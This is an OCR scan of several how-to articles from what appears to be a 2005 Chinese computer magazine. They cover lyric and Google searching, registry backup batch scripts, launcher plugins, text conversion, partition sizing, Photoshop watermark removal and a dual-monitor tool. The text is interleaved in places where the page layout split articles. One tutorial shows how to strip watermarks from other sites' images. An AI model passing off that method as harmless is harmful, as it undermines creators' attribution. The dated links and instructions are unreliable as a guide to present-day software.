那又该怎样搜索歌词呢?如果知道这首歌的歌名,可以用歌名加上"歌词"这个关键词搜索。一般都能得到包含这首歌歌词的网页。如果不知道这首歌的名字,也可以凭借里面的一句完整唱词,尽量准确无误地输入搜索引擎,精确匹配搜索,就能在搜索页面中得到它的歌名,再加上"歌词"二字再次搜索,多半能得到这首歌的歌词了。

其实还有更简单的办法。在百度的音乐搜索中包含有歌词搜索,是非常不错的歌词搜索引擎,它预先收录了大量歌词,这些歌词来源于众多热心网友的手工抄录,然后上传到百度服务器,因此,其歌词库一直在不断增大。在这里可以使用歌曲名称或歌词中的某一句话,甚至是记忆里面残存的零散的几个字词进行搜索。举个例子,只记得八楼的什么汽车,通过搜索"八楼 汽车",就可以得到《2002年的第一场雪》这首歌的歌词。当然,由于网友上传的缘故,不能保证歌词完全正确,有时还会有几个不同版本,需要自己加以识别和修正。如果百度音乐搜索没有包含这首歌曲的歌词,也可以去一搜音乐搜索碰碰运气,二者搜索歌词的能力可以说不相上下。

对于英文歌曲,百度和一搜常常不包含这些歌词。那么可以去一些好的英文歌词搜索引擎中搜索,这里推荐两个歌词搜索引擎:

http://lyrics.astraweb.com

http://www.lyricsstyle.com

尾声:互联网的信息浩如烟海,当你要寻找你需要的信息,如果没有搜索引擎,相信很多网友都会有四顾茫然,不知所措之感。搜索引擎是一张网,我们要说的正是拉网的方式和方法,确保我们拉起来的是一网活蹦乱跳的鱼,尽可能地帮助你"找到正确的信息,排除冗余的信息",让我们搜得更好!

CF[ZT01]



Google每天要提供2亿次的查询服务,几乎占全球所有搜索量的3/4。人们熟悉Google的关键词搜索,其强大的网站、网页、图像等主要搜索功能无疑能够满足人们的一般查询需求。事实上,Google作为一流的搜索引擎,还有一些使用频率不高但颇为实用、鲜为人知但很有趣的非主流功能,了解这些功能及其特点、善用非主流功能一定会为你的网络搜索带来方便和实惠,增添几许情趣。

1.搜索结果过滤

进入英文Google的使用偏好http://www.google.com/preferences,开启SafeSearch Filtering,即可过滤成人内容和不良信息。

2.自动跟踪搜索结果

到http://www.googlealert.com,注册并定制搜索,Google会把最新的搜索结果用E-mail发送给您。

3.查看搜索结果的相关度

登陆http://labs.google.com/cgi-bin/webquotes,可以了解你要查询的内容被多少其他的网站引用过,可以知道网络上其他人对该查询内容的观点。

4.查找商品与价格

登陆http://froogle.google.com/froogle即可在网上找到你想购物的网站,比较世界各地同类产品的价格。

5.反转镜像

在http://www.alltooflat.com/geeky/elgoog中可以看到镜中的http://www.google.com景象。卖弄?情趣?

6.诗歌搜索引擎

http://leevilehto.net/google/google.asp,这里是文学青年的最爱,专门查找外文诗歌。

7.关键字错不了

在http://www.google.com/webhp?complete=1&hl=en的搜索栏中输入关键字的时候,Google会像在《金山词霸》中输入单词时一样会给出提示,这样你还能写错单词吗?

8.打造专门搜BT的Google

http://yotoshi.com,搜遍全世界的BT种子,有这样的BT搜索引擎BT,爱好者真是要开心死了!

9.Google的LOGO收集者乐园

http://www.logoogle.com,这里有无数和Google的LOGO,设计非常有创意。

10.让Google帮你交朋友

通过http://www.socialgrid.com可以利用Google的搜索让你找到交友的对象。

Google的这些花样繁多另类的功能虽然多数是没有提供中文界面,但是都相当具有实用价值的,大家尝试使用一下,会发现它们将为你的生活将带来许多惊喜。

■维克托电脑工作室　张宗闰

赤手空拳备份注册表

★★★

本文可以帮你学到

- 在命令提示符下如何导入/导出注册表文件
- 如何通过记事本查找和修改注册表数据
- 利用脚本实现每天定时自动备份注册表

本文以Windows XP为例(其他Windows版本可参考操作)，介绍使用Windows"记事本"程序查找、修改注册表数据以及使用简单的批处理脚本备份注册表的方法。

两个重要的分支

1.用户个人数据[HKEY_CURRENT_USER]

该分支中存放的是当前登录用户的个人喜好设置、所用的软件的设置等个人数据。无论来宾、受限用户、高级用户还是管理员，都可以修改属于自己个人的注册表数据。用户个人的注册表数据就是"注册表编辑器"左侧窗格[HKEY_CURRENT_USER]所包含的项、子项和值项。

2.系统的核心数据[HKEY_LOCAL_MACHINE]

只有管理员权限的用户可以访问系统注册表数据，其中存放了系统中各项重要的核心设置数据。系统的注册表数据就是"注册表编辑器"左侧窗格显示的[HKEY_LOCAL_MACHINE]所包含的项、子项和值项。

与备份注册表过招

任务1:备份注册表分支并编辑部分设置

第一步:点击"开始→运行"(或命令行提示符)，输入以下命令导出两个注册表分支(驱动器、路径及文件可自定义)，导出后的myreg.reg大小约为8MB～9MB，而sysreg.reg大小约为30MB～60MB，视个人情况略有不同。

```
reg export hkcu c:\myreg.reg
reg export hklm c:\sysreg.reg
```

第二步:分别右击myreg.reg和sysreg.reg，选择"编辑"或"发送到→记事本"(创建右键菜单"发送到→记事本"，可将"开始"菜单中的"记事本"快捷方式复制到"C:\Documents and Settings\username\SendTo"文件夹)，用"记事本"程序打开myreg.reg文件。

第三步:点击菜单命令"编辑→查找"，输入要查找内容的关键字，单击"查找下一个"。查找到一个数据，可执行删除、修改操作，然后按F3键可继续查找下一个数据。查找、修改所有数据，选择菜单"文件→保存"保存注册表文件。

任务2:恢复用户设置

(1)图形界面恢复方式:在发生问题需要恢复时，右击myreg.reg选择"合并"即可。

(2)命令行模式恢复方式:在命令行模式下输入"reg import c:\myreg.reg"(不包括外引号)命令就能将其导入注册表。

任务3:自制Net Transport的128线程补丁

第一步:点击"开始→运行"，输入"Regedit.exe"(不含引号)回车，打开"注册表编辑器"，转至[HKEY_CURRENT_USER\Software\Xi\NetTransport 2\Download]。

第二步:在右侧的编辑框里新建一个DWORD值命名为"Max Threads"，双击这个值，在"数值"中输入128，在"基数"中选择"十六进制"。

第三步:选择菜单"文件→导出"，"保存类型"设为"Win9x/NT4注册文件"(在Windows 2000/XP中使用默认的保存类型导出的注册表文件无法在Windows 9x下导入)，保存为128threads.reg(见图1)。



图1

第四步:复制一份128threads.reg并将新文件命名为uninstall128.reg，用"记事本"打开该文件，将[HKEY_CURRENT_USER\Software\Xi\NetTransport 2\Download]子项下的""Max Threads"=dword:00000128"修改为""Max

Threads"=-"(不包括外侧中文引号)，在注册表文件中将键值设为"-"即代表删除该键值(见图2)。只需双击导入128threads.reg即可打上128线程补丁，而双击导入uninstall128.reg则将恢复未安装补丁前的状态。



图2

小提示

★当要清除一个值项的键值而保留键名，可将键值设为""(如“"Max Threads"=""”)。无论该键值原来是什么类型，清除后都将变成“字符串值”类型，所以“字符串值”类型以外的其他类型的键值一般直接删除键值。当要修改一个值项的键值，可用“"键名"=类型:键值”的形式(例:“"Max Threads"=dword:00000001”)，如为字符串值，则可省略类型但须在键值两侧加上英文双引号(例:“"Title"="Hello"”)。



图3

★当要删除一个子项或项，如要删除[HKEY_CURRENT_USER\Software\Xi\NetTransport 2\Download]，则只需将语句设置为

“[-HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\MyRunningProgram]”(不含中文引号，在项或子项名称的左侧添加一个减号“-”)。

任务4:自动备份注册表

[HKEY_CURRENT_USER]和[HKEY_LOCAL_MACHINE]这两个分支是黑客程序、后门、病毒及恶意网站最常攻击的目标，一旦这两个分支下的数据被病毒修改，要一一排查被修改的数据是件非常困难的事，而手动地输入命令备份相当麻烦，如何快速备份和恢复被"劫持"的系统呢?

第一步:打开"记事本"，输入下列内容，并保存为myregbak.bat:

```
@echo off
set mypath="c:\myfolder\"%date%""
if exist "%mypath%" rd /s /q "%mypath%"
md "%mypath%"
cd "%mypath%"
reg export hkcu myreg.reg
reg export hklm sysreg.reg
```

这段脚本的大意是:首先定义一个变量并将其设置为C:\myfolder下以当天的日期命名的一个目录，如果该目录不存在就根据变量值创建此目录。然后将当前目录转到这个目录中，如果已经存在用户个人的注册表备份文件myreg.reg则删除，重新导出用户个人的注册表数据到文件。如果已经存在系统的注册表备份文件sysreg.reg则删除，重新导出系统的注册表数据到文件。

小提示

如果不是管理员权限的用户，不需要备份系统的注册表数据(不要输入第7行即可)。以上提供的批处理角本在Windows XP下测试通过，驱动器、路径及文件名可自定义。

第二步:在桌面、任务栏、开始菜单处创建myregbak.bat批处理文件的快捷方式，随时手工备份。

第三步:单击"控制面板→任务计划→添加任务计划"，在向导中选择myregbak.bat批处理文件，创建"备份注册表"任务。右击"备份注册表"任务图标，选择"属性"，单击"计划"选项卡，选择一种每日定时或定期备份的方式，以便让计算机能够自动备份注册表。

任务5:每天首次登录/启动时备份注册表

适当修改myregbak.bat批处理文件，单击"开始→运行"，输入"gpedit.msc"，打开"组策略"。双击打开"用户配置→Windows设置→脚本→登录"或"计算机配置→Windows设置→脚本→启动"，点击"添加"按钮并选择myregbak.bat，即可实现每天首次登录/启动计算机时备份一次注册表。修改后的批处理文件如下:

```
@echo off
set mypath="c:\myfolder\"%date%""
if exist "%mypath%" goto :end
md "%mypath%"
cd "%mypath%"
reg export hkcu myreg.reg
reg export hklm sysreg.reg
:end
```

注意:本文提供的批处理脚本的保存位置应与mypath的位置在同一盘符下。

小提示

过期的注册表备份文件，推荐不定期手工删除，以免占用过多硬盘空间。如果感兴趣的读者可以尝试编写一个脚本文件并利用“任务计划”实现自动删除。

CF [YY01]

利用True Launch Bar的丰富插件 让快速启动栏无所不能

狂喂补药 快速启动栏变成Super启动栏

★★

■ FanlyFantasy 熊猫盼盼

还记得我们2004年第2期介绍的替代Windows快速启动栏的True Launch Bar吗？先来重温一下它究竟有哪些亮点：

★不仅能替代快速启动栏，甚至是开始菜单，而且只要将鼠标指针放在相应按钮上不用按就能启动软件；

★让你同时拥有多个快速启动栏，让它们各司其职，启动程序更方便；

★不同程序可以拥有各自的个性启动栏，比如：启动Word，启动栏会出现保存数据的文件夹、计算器、记事本等。

如果你还没有使用它，请赶快到http://download.truelaunchbar.com/install/tlb32.exe下载并安装吧！

正是因为True Launch Bar的功能人见人爱，所以编辑部的小编都将Windows自带的快速启动栏打入了冷宫。最近据小道消息报道：True Launch Bar还有很多同伙！他们只要和True Launch Bar搭档就能给大家带来更大的方便，于是小编就四处张贴起了“通缉令”……

通缉令

姓名：True Launch Bar插件

方言口音：Windows 98/2000/XP

性别：共享软件

特征：配合True Launch Bar能给日常电脑使用带来方便

这招果然有效，这不？才没过几天，就有“见义勇为”的热心读者押送着一批好用的True Launch Bar插件（插件聚集地：http://www.truelaunchbar.com/plugins/index.html）来到编辑部请大伙给他们一一“定罪量刑”。

怎么将插件“逮捕到案” ——插件的安装与卸载

安装：只要将插件下载至本地后，直接运行即可完成安装，之后通过右击True Launch Bar，然后在“新建”下拉列表中可以找到已经安装的插件，选择相应插件即可。同时你也可以右击桌面下方的True Launch Bar启动栏，选择“TLB设置”，在弹出的窗口中进入“关于”，接着单击“检查版本更新”按钮，然后再单击“检查升级”按钮，这样就会列出软件本身是否有升级、语言包以及所有插件及更新版本的列表。勾选需要的插件，再单击“下载并安装”按钮即可（见图1）。



图1

卸载：在True Launch Bar的安装目录下找到一个名为plugins的目录，进入后可以看到一堆以已安装的插件名称（或缩写）命名的目录，在需要卸载的插件的名称所对应的目录中找到uninstall.exe运行即可。在卸载完成后并不会马上在True Launch Bar中反映出来（在“新建”中仍有已卸载的插件名），可以通过右击任务栏空白处，去除“工具栏”中的“True Launch Bar”的勾选，然后再对其重新勾选即可。

小提示

暂时不用，请它暂时离开

有些插件可能你并不是总需要，比如下面介绍的天气插件，这时可以右击相应插件，接着在弹出菜单中选择“隐藏”，以后需要时只要在快速启动栏中右击，然后选择“显示隐藏项”，接着选择相应的插件即可又让它显示出来。

1.TLB Clock：将时钟请过来 给系统托盘腾点地儿

http://download.truelaunchbar.com/install/tlbclock.exe

第一步：安装后在True Launch Bar中新建一个TLB Clock，接着右击其在快速启动栏的图标并选择“属性”，然后进入“常规选项”选项卡，在“皮肤”下拉框中选择一款适合自己品味的（注意时钟大小）。

第二步：可通过勾选“显示日期”让日期显示出来，不过具体设置还得按自己的喜好确定。分别点击“数字字体”和“名称字体”，将字体设置为“宋体”、大小设为“小五”，点击“确定”完成。

第三步：进入“时区选项”选项卡，将“时区”设置为“北京，重庆，香港特别行政区，乌鲁木齐”。

第四步：右击“开始”按钮选择“属性”，在“任务栏”标签下取消“显示时间”选项，这样在系统托盘处就

不显示时钟了。

2.Media Control:你的Foobar得听我的

http://download.truelaunchbar.com/install/tlbmediactl.exe

我们知道在Windows XP中可以右击“任务栏”，选择“工具栏→Windows Media Player”，以后只要选择最小化WMP，它就会自动缩至任务栏，并且能在此进行最基本的播放控制。而True Launch Bar安装了Media Control插件后，Foobar、Winamp等播放器也能直接在启动栏中控制(见图2)。



图2

右击True Launch Bar中刚才新建的该插件图标，选择“属性”。在弹出窗口的左侧选择Options，将右侧的Player设置为“foobar 2000 v0.8.x”(如果要控制其他的播放器则应选择对应的选项)。将下方的“Path to player”并定位到Foobar播放器的执行文件路径中即可，点击“确定”保存设置。

3.Turn Off Computer:让关机变得更快捷

http://download.truelaunchbar.com/install/tlbturnoff.exe

在快速启动列表中右击Turn Off Computer图标并选择“属性”，然后勾选可执行的选项(比如注销、关闭、重启等)，在这里还可以给Turn Off Computer设置一个快捷键，如果你觉得Ctrl+Alt+Del不够方便，可以设置一个更加方便的关机快捷键，比如Alt+Caps Lock等。

4.Weather Forecast:快速启动栏里的天气预报

http://download.truelaunchbar.com/install/tlbwf.exe

如果想通过电脑知道所在地当前和未来的天气情况，无非是在网上搜索，或使用天气预报软件。不但查看起来不方便，而且不能即时掌握最新天气情况。那么，把天气预报装进快速启动栏吧。

第一步:下载安装天气预报插件后自动进入设置界面。在弹出的“Weather Forecast”窗口中选择“General options”选项卡，点击“Localion ON:”右侧的 览按钮。

第二步:在弹出搜索框中，输入你所在城市拼音(如“上海”为“SHANGHAI”)，点击“Search”按钮。如果找到符合类型的城市，在下方Locations框中就会都显示出来，选择结果列表中正确的城市即可，接着进入“Units”(单位)选项卡，将“Temperature”(温度)改为“Centigrade”(摄氏温度)，最后点击“确定”完成设置。在快速启动上已经显示了当地的天气情况，如果将鼠标悬停，还能看到更多的天气信息，点击后则可看到今天和明后两天的天气预报(见图3)。




图3

5.Mail Monitor:大胆挑战垃圾邮件

http://download.truelaunchbar.com/install/tlbmailmon.exe

可能你怎么也不会想到，一个快速启动栏增强工具还能和垃圾邮件扯上关系。可事实偏偏就是如此，True Launch Bar装上Mail Monitor插件后 然成为了一个功能强大的桌面反垃圾邮件工具!

(1)基本设置

第一步:安装插件后自动弹出设置窗口，进入“邮箱账号”选项卡，点击“新建账号”按钮，在弹出的“邮箱账号”窗口中选择“账号设置”选项卡，在“账号名称”中输入账号的名称(如“CFAN”)，在“连接”处选择你所在的网络的连接类型(一般为“使用IE的设置”)。

第二步:分别进入“收件服务器”和“发件服务器”选项卡，填写相应收发邮件服务器地址(如“pop.163.com”)及用户名、密码，完成后点击“确定”。

(2)屏蔽垃圾邮件地址

第一步:点击快速启动栏中的Mail Monitor图标打开其主窗口，接着点击窗口上方工具栏左侧第一个按钮收取邮件，在右侧邮件列表会显示了邮箱中所有邮件标题。

第二步:根据标题找出垃圾邮件，如无法确定，可在列表中双击该邮件标题，在界面下方的“邮件”选项卡就显示了该邮件的内容。

第三步:在邮件列表中右击某个垃圾邮件，选择“新建过滤条件”，在弹出窗口的“添加条件到规则”中，我们可以设置:

A.邮件主题规则:选择“spam by subject”，在“标题字段”中选择“Subject”，适当调整下方“值”中搜索的关键字，再收到此类标题的邮件时就自动过滤。

B.收/发件人规则:选择“spam by to/from”，在“标题字段”中选择Sender，“搜索功能”选择“是当前”，再收到该发件人的邮件时自动过滤。

C.好友规则:选择“Friends”，在“标题字段”中选择“Sender”，“搜索功能”选择“是当前”。

(3)好友邮件、垃圾邮件就要区别对待

第一步:右击Mail Monitor图标选择“属性”，在“过滤”选项卡中点击“编辑过滤规则”。

第二步:在弹出的“过滤规则”窗口左侧的“过滤规则”中选择“Friends”，在右侧的“当邮件符合条件后的操作”处勾选“存储邮件到文件夹”，并设置一个好友邮件的保存目录(如“D:\friendmail”)。

第三步:在窗口左侧选择“spam by subject”，勾选右侧的“删除服务器上的邮件”(左侧的spam by to/from也可按此设置)。

(4)将邮件地址导入过滤规则

同样也在“过滤规则”窗口中，选择左侧的“spam by to/from”。接着从http://www.newhua.com/cfan/200504/

玩转大小写和全半角

■成都　李超

任务编号：200504

任务内容

一位没有留姓名的读者(wsms186luqiyi@yahoo.com.cn)发来邮件提供选题：在输入一篇英语作文时，老师要求单词全是小写，每句开头字母大写。可我不小心全输成了小写字母。有什么办法使我不必一个个重新修改呢？还有，网上有些文章提供中介绍了一些修改注册表键值的方法，但里面的英文都是全角英文，如“Ｌｏｃａｌｍａｃｈｉｎｅ”，根本不能拿来在工具软件中直接使用。如何把它们快速替换成半角英文呢？

装备： Windows 98/2000/XP

任务难度系数： 1/5

挑战者： 大青虫　吕宝海

新任务(￥300元)

读者“风の幻术”发来邮件提供选题：在编辑大量文档或网页时，可能在许多个文件中都包含一个相同内容(如标题、栏目、标语等)。一旦发现错误或需要更新内容，就得不厌其烦地逐一替换，有什么方法能快速替换多个文档或网页中的相同部分内容呢(内容包括代码、文字、图片等，支持多种格式，如TXT、DOC、WPS、HTML等，并保证替换后的内容与原有内容的字体大小、颜色、字体等信息不变)？

任务1：把英语作文的句首改为大写

菜鸟的方案：越简单越好

第一步：打开Word，将需要转换的作文内容复制到编辑框中。

第二步：选择菜单“编辑→替换”打开“查找和替换”窗口，在“查找内容”中输入“．”(不含引号，英文句号后有一空格)，在“替换为”中输入“.”，点击“全部替换”按钮。

第三步：同样在“查找和替换”窗口中，在“查找内容”中输入“.”，在“替换为”中输入“．”(均不含引号，‘替换为’中的英文句号后有一空格)，点击“全部替换”按钮，关闭替换窗口。

第四步：按“Ctrl＋A”全选作文后，选择菜单“格式→更改大小写”，在弹出窗口中选择“句首字母大写”，点击“确定”按钮即可。

小提示

在Word中，如果句子末尾的句号后没有空格，则使用“更改大小写”功能无法完成大小写的转换。第二步和第三步就是为了将所有的句末都变为句号＋空格的形式。

大虾的方案：我要一键转换

第一步：打开Word，选择菜单“工具→宏→录制新宏”，在“录制宏”窗口中的“宏名”中输入“英语作文句首字母大写”，在“将宏保存在”下拉框中选择“所有文档(Normal.dot)”，点击“确定”按钮开始录制(见图1)。

Blacklist.txt下载垃圾邮件数据文件，点击“过滤规则”窗口右下方点击“从文件导入条件”按钮。然后点击弹出窗口中“文件名”输入框右侧的文件　览按钮，选择刚才下载的地址包，点击“确定”即可完成导入(见图4)。



图4

Just　Do　It

在Outlook Express中用导出联系人的方法导出好友邮件地址，然后导入Friends规则中。

附表：True Launch Bar插件速查

插件名称	功能
Calculator	为快速启动栏增加一个计算器
CD Control	安装后可以通过单击它来弹出和关闭光驱
Command Line	相当于“运行”的功能
Drive Space	显示磁盘使用状态
Key State	显示CAPS LOCK、NUM LOCK、SCROLL LOCK的开启状态
MotherBoard Monitor	和著名的主板监控软件Motherboard Monitor配合使用，可显示CPU、主板温度及风扇转速
Process Viewer	Windows进程查看器，可停止进程
Battery Monitor	查实时查看笔记本电池使用情况
Moon Monitor	显示当前的月相
Net Monitor	显示网络连接情况，比如：IP地址、接收和发送速率等
ToDo List	可用来记录你准备要做的事情
System Monitor	监测系统资源的状况
UpTime	显示Windows运行的时间。
Volume Control	让你直接在启动栏调整音量
Wireless Monitor	显示无线网络的状态
Virtual Desktop	虚拟桌面，让你同时拥有多个桌面

CF [YY02]



图1　录制宏窗口

第二步:按照上文中“菜鸟的方案”，完成一遍所有操作(注意，在“查找和替换”窗口中弹出的提示窗使用回车键关闭)。点击宏录制控制窗口(见图2)中的停止按钮(即最左边的小方块)，完成宏录制。



图2

第三步:选择菜单命令“工具→自定义”，选择“命令”标签，点击窗口底部的“键盘”按钮，在弹出的“自定义键盘”窗口的“类别”列表中选择“宏”，右侧的“宏”列表中选择刚才新建的“英语作文句首字母大写”，将光标定位在“请按新快捷键”输入框内，键入一个快捷键(如F2)，点击“关闭”。

第四步:以后在写英语作文时，直接复制到Word中并点击第三步中设置的快捷键即可完成一键转换。

任务2:全半角转换

大虾:用Word一样可以完成

第一步:打开Word，将网上文章中全角英文形式的注册表位置复制入Word编辑框中。

第二步:全选要转换的文本，选择菜单“格式→更改大小写”，在弹出窗口中选中“半角”，点击“确定”按钮即可完成转换。

菜鸟:我的MM没有安装Word，于是……

第一步:在“记事本”中新建一个convert.vbs，输入以下代码(为方便读者使用，我们已将该文件上传，可从http://www.newhua.com/cfan/200504/convert.vbs下载)：

```
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.OpenTextFile("text.txt",1)
Set objOut = objFSO.CreateTextFile("extext.txt",True)
Do Until objFile.AtEndOfStream
    text = objFile.Read(1)
    if text <> "" then
        CALL convertstr(text)
    end if
    objOut.Write(strCharacters)
Loop
function convertstr(content)
   Dim SBC,halfSBC,DBC,halfDBC
   SBC = "ＡＢＣＤＥＦＧＨＩＪＫＬＭＮＯＰＱＲＳＴＵＶＷＸＹＺ'"
   halfSBC = "ABCDEFGHIJKLMNOPQRSTUVWXYZ'"
   DBC = "ａｂｃｄｅｆｇｈｉｊｋｌｍｎｏｐｑｒｓｔｕｖｗｘｙｚ"
   halfDBC = "abcdefghijklmnopqrstuvwxyz"
   Dim S(27),hS(27),D(26),hD(26)
   for i = 1 to 27
       S(i-1) = mid(SBC,i,1)
       hS(i-1) = mid(halfSBC,i,1)
       content = replace(content,S(i-1),hS(i-1))
       D(i-1) = mid(DBC,i,1)
       hD(i-1) = mid(halfDBC,i,1)
       content = replace(content,D(i-1),hD(i-1))
   next
   content = replace(content,chr(13)&chr(10),"<br>")
   content = replace(content,"  "," ")
   contentstr = content
   objOut.write ("")
   objOut.write(contentstr)
end function
```

第二步:将需要转换的文本保存为text.txt保存在convert.vbs所在的目录中，双击执行convert.vbs。

第三步:脚本会在此目录下生成一个extext.txt，用“记事本”打开即可看到已转换为半角的文本。

CF [YY03]

让硬盘彻底告别1.99GB

★★　■萧萧

打开“我的电脑”，任意选中一个分区右击查看其“属性”，会发现一个奇怪的现象：许多朋友的电脑中存在大量类似于1.99GB、3.93GB之类的分区，然而实际上我们在使用FDISK分区时的初衷并不是这样的，我们希望分区大小是一个整数，例如2GB、4GB等，而且在分区时也明明是按照1GB＝1024MB的公式计算的，例如想分2GB就输入2048MB。实际上在进行分区时，直接使用1GB=1024MB的公式是不正确的，我们只要换个公式就能计算出整数分区的数值了。这里我们把要分区的整数GB设置为“N”，则正确的计算公式应为：

(N-1)×4＋1024×N

根据此公式算得的结果单位为MB。例如，想要得到一个2GB的分区，套用公式就应为：

(2-1)×4＋1024×2＝2052MB

也就是说在FDISK分区时，必须输入2052MB才能得到一个2GB的分区，而通常输入的2048MB当然也就显示为1.99GB了。掌握了这个公式，其他的任何分区大小都可以计算，现在再看看你的硬盘，没有了1.99GB的分区，是不是看起来舒服多了?

CF [YY04]

■天津　奇士

水印去无踪　图片更出众

妙手回春，还图像本来面目

★★★★

本文可以帮你学到

- 独特的磁性套索工具加通道的选取方法
- 体验 Photoshop 调整层的作用
- 使用色阶命令调整图像色彩

我们在网络上可以找到很多漂亮的图片，但遗憾的是，许多网站的图片上都被加上了水印，这些水印往往是半透明的文字或图案，虽说并没有完全遮盖住下面的图像，但总是有种犹抱琵琶半遮面的感觉，看图不够尽兴。下面笔者就向大家介绍一种使用Photoshop调整层去除半透明图片水印的方法，希望可以让各位的图片收藏更加完美。

第一步：运行Photoshop，打开一张带有水印的图片。为了充分展示本例的效果，笔者自己制作了一张带有较夸张水印的图片（见图1）。



图1

第二步：首先要把图像中的水印部分选取出来。在工具箱中右单击套索工具，在弹出的子工具箱中点选磁性套索工具。然后在通道调板中分别点击红、绿、蓝三个通道观察一下，选择水印文字与图像的反差较大的那个通道进行操作(较大的反差有利于磁性套索的自动选取，本例选择的是"蓝"色通道)。先在字母C的顶部单击一次鼠标定下一个起点，然后沿着字母C的边缘移动鼠标，磁性套索工具将自动进行选择，当终点与起点重叠时再次单击鼠标则选区自动闭合。按着Shift键不放，再以同样的方法选取后面的几个字母。按着Shift键是为了保持前面所作的选区不会丢失，其中字母a的中间要从选区中抠出去，可按住Alt键之后再勾选中间的部分就可以将这部分从选区中"挖"出去了（见图2）。

第三步：磁性套索工具选取得可能不是太精确，可按Q键进入快速蒙版状态，这时不在选区之内的图像将被一层半透明的红色所覆盖。在蒙版状态下可以像编辑图像一样编辑选区，按D键恢复默认的前景、背景色，然后在工具箱中点选橡皮工具(快捷键为E)，将水印文字内部的红色擦掉，如果不小心擦到了水印文字的外面，可按X键掉换前景、背景色，再把多擦掉的部分涂成红色。编辑好蒙版后，按Q键回到正常状态，这时会发现水印文字选区比刚才精确多了。



图2

第四步：水印文字选取出来后，接下来要调整这部分的图像色彩。由于水印是一层半透明的遮盖，因此它下面的图像并没有失去本身的色彩属性，只是变得有些　淡或者偏色，我们可以使用类似调整照片色彩的方法进行调整。点击"图层→新调整层→色阶"菜单命令打开新图层对话框，直接单击其上的"好"按钮又会打开一个色阶对话框，确保已选中"预览"复选框，然后一边向右侧拖动黑色滑块(即暗调滑块)一边观察图像窗口中的情况，当水印部分的色调与图片的其他部分基本相符时即可停止。还可以继续微调中间的灰色调滑块及亮调滑块以达到更好的效果，最后单击"好"按钮。

小提示

如果水印是黑色的，就向左拖动白色滑块(亮调滑块)。如果水印是彩色的，情况就要复杂一些，我们可能需要分别调整红、绿、蓝三条颜色通道，而本例所调整的是在默认的RGB合成通道中进行的。如果水印是不透明完全覆盖的那种，那么本文介绍的方法就无能为力了。

第五步：通过色阶的调整，水印已经基本上没有了。但是由于水印文字的边缘会有一些因为抗锯齿而形成的过渡像素，若隐若现。按Ctrl+E键合并图层，然后选择工具箱中的仿制图章工具对边缘进行修复即可。有关图章工具的使用方法，大家可参阅本刊2004年22期上的《看我怎么"修理"你——Photoshop图片处理一日通》一文。

当然最终的修复效果不可能与原图片一模一样，不过如果多多尝试和练习，恢复的效果会变得越来越好的，正应了那句话：没有最好，只有更好。

网 络 大 补 贴

文章链接：http://www.knowsky.com/5577.html
内容简介：通过调整层上色又一例，将一个黑白的模特照片变成真正的彩照，效果非常不错。
文章链接：http://www.photoshopcn.com/article/photoshop/index.html
内容简介：该网页上有好多精彩的Photoshop文章，并且有一个关于调整层的系列教程，讲解非常详细。

CF [YY05]

用网线代替视频线，做个特殊的双显示器扩展

我的显示器在你的机器里

■北京　赵志强

最近小编阿健利用笔记本和一台液晶显示器弄起了显示器扩展，令有笔记本的小编们也都心痒难耐，想小试一把。于是各种废旧显示器都被利用上了，不过像小特还有一台经常使用的低配置台式机，于是决定想个比较好的解决办法，两台电脑既能同时用，还可以做双显示器扩展，你还别说，还就是有这种软件……

MaxiVista是一款非常特别的软件，它可以将一些闲置的电脑通过网络变成显示器扩展工具。只要你的两台电脑都连到了网络中，根本不用视频线，就能实现双显示器扩展了。

使用MaxiVista的好处:

★两台笔记本电脑可以实现显示器扩展，如果通过无线网络连接，更可实现无线双显示器扩展。

★在进行显示器扩展的同时，另外一台电脑可以随时切换使用，非常方便。

实战:现在有一台笔记本电脑(IP为192.168.0.45)，一台台式机(IP为192.168.0.74)，要将笔记本电脑的显示器扩展到台式机上。

第一步:将MaxiVista下载后，进行解压，得到两个可执行文件，MaxiVista_Setup_PrimaryPC.exe及MaxiVista_Setup_SecondaryPC.exe。

第二步:先在笔记本电脑上安装MaxiVista_Setup_PrimaryPC.exe，在安装最后，会出现Windows认证提示窗口，继续安装即可，然后重新启动电脑。

第三步:在台式机上安装MaxiVista_Setup_SecondaryPC.exe后，重启电脑。

第四步:在笔记本电脑上运行快捷方式MaxiVista Demo Server，在台式机运行快捷方式MaxiVista Demo Viewer，这时两台电脑的系统托盘内都会显示出软件图标。

第五步:在笔记本电脑上右击系统托盘图标，选择Configuration→Network Options(配置→网络选项)(见图1)，然后点击Manual(手动)按钮，设置好台式机的IP地址192.168.0.74。



图1

第六步:在笔记本电脑的桌面空白处右击，选择"属性"，在弹出窗口中点击"设置"标签，然后从"显示"下选择"Maxi_Vista_Demo_Driver上的(默认监视器)"项，设置好"屏幕分辨率"，然后勾选"将Windows桌面扩展到该监视器上"项，"确定"即可(见图2)。这时在台式机的屏幕上就可以看到已经笔记本的屏幕扩展了。



图2

MaxiVista小档案

u软件版本:1.5.3　　软件大小:1814KB

u软件性质:共享软件　　适用平台:Windows 2000/XP/2003

u下载地址:http://www.maxivista.com/maxivistademo.zip

u软件备注:未注册版软件只能使用30天或使用100次。

小提示

右击笔记本电脑系统托盘软件图标，选择Enable Secondary Display(激活第二显示器)，也可将显示器扩展打开。

使用注意事项

1.关于台式机的系统

MaxiVista的服务器端(即实战中笔记本电脑所装软件)只能安装在Windows 2000/XP/2003中，但扩展端(即实战中台式机所装软件)可以安装在Windows 98/ME/NT4/2000/2003/XP中的任何一种系统上。

2.配置Windows XP网络防火墙

由于软件要通过网络访问其他电脑，所以如果你在Windows XP中启用了Windows XP自带的网络防火墙，那么需要进行一些配置:右击"网上邻居"，选择"属性"，然后右击"本地连接"，选择"属性"，点击"高级"标签下的"设置按钮"。在弹出窗口中点击"添加"按钮，打开"服务设置"窗口，在"服务描述"中输入"MVTCP"，在"在您的网络上主持此服务的计算机的名称或IP地址"中输入扩展端电脑的IP地址，如192.168.0.74，在"此服务的外部端口号"及"此服务的内部端口号"中同时输入"5999"，并选择"TCP"项，完成后，点击"确定"(见图3)，用同样的方法添加UDP的5950端口。



图3

注意:不同版本MaxiVista所用的端口号是不同的，具体对应的端口号可以参考右表(注意两端都要进行此设置)。

	TCP	UDP
试用版	5999	5950
完全版	6000	5951
专业版	5998	5949

4.关于双机共用

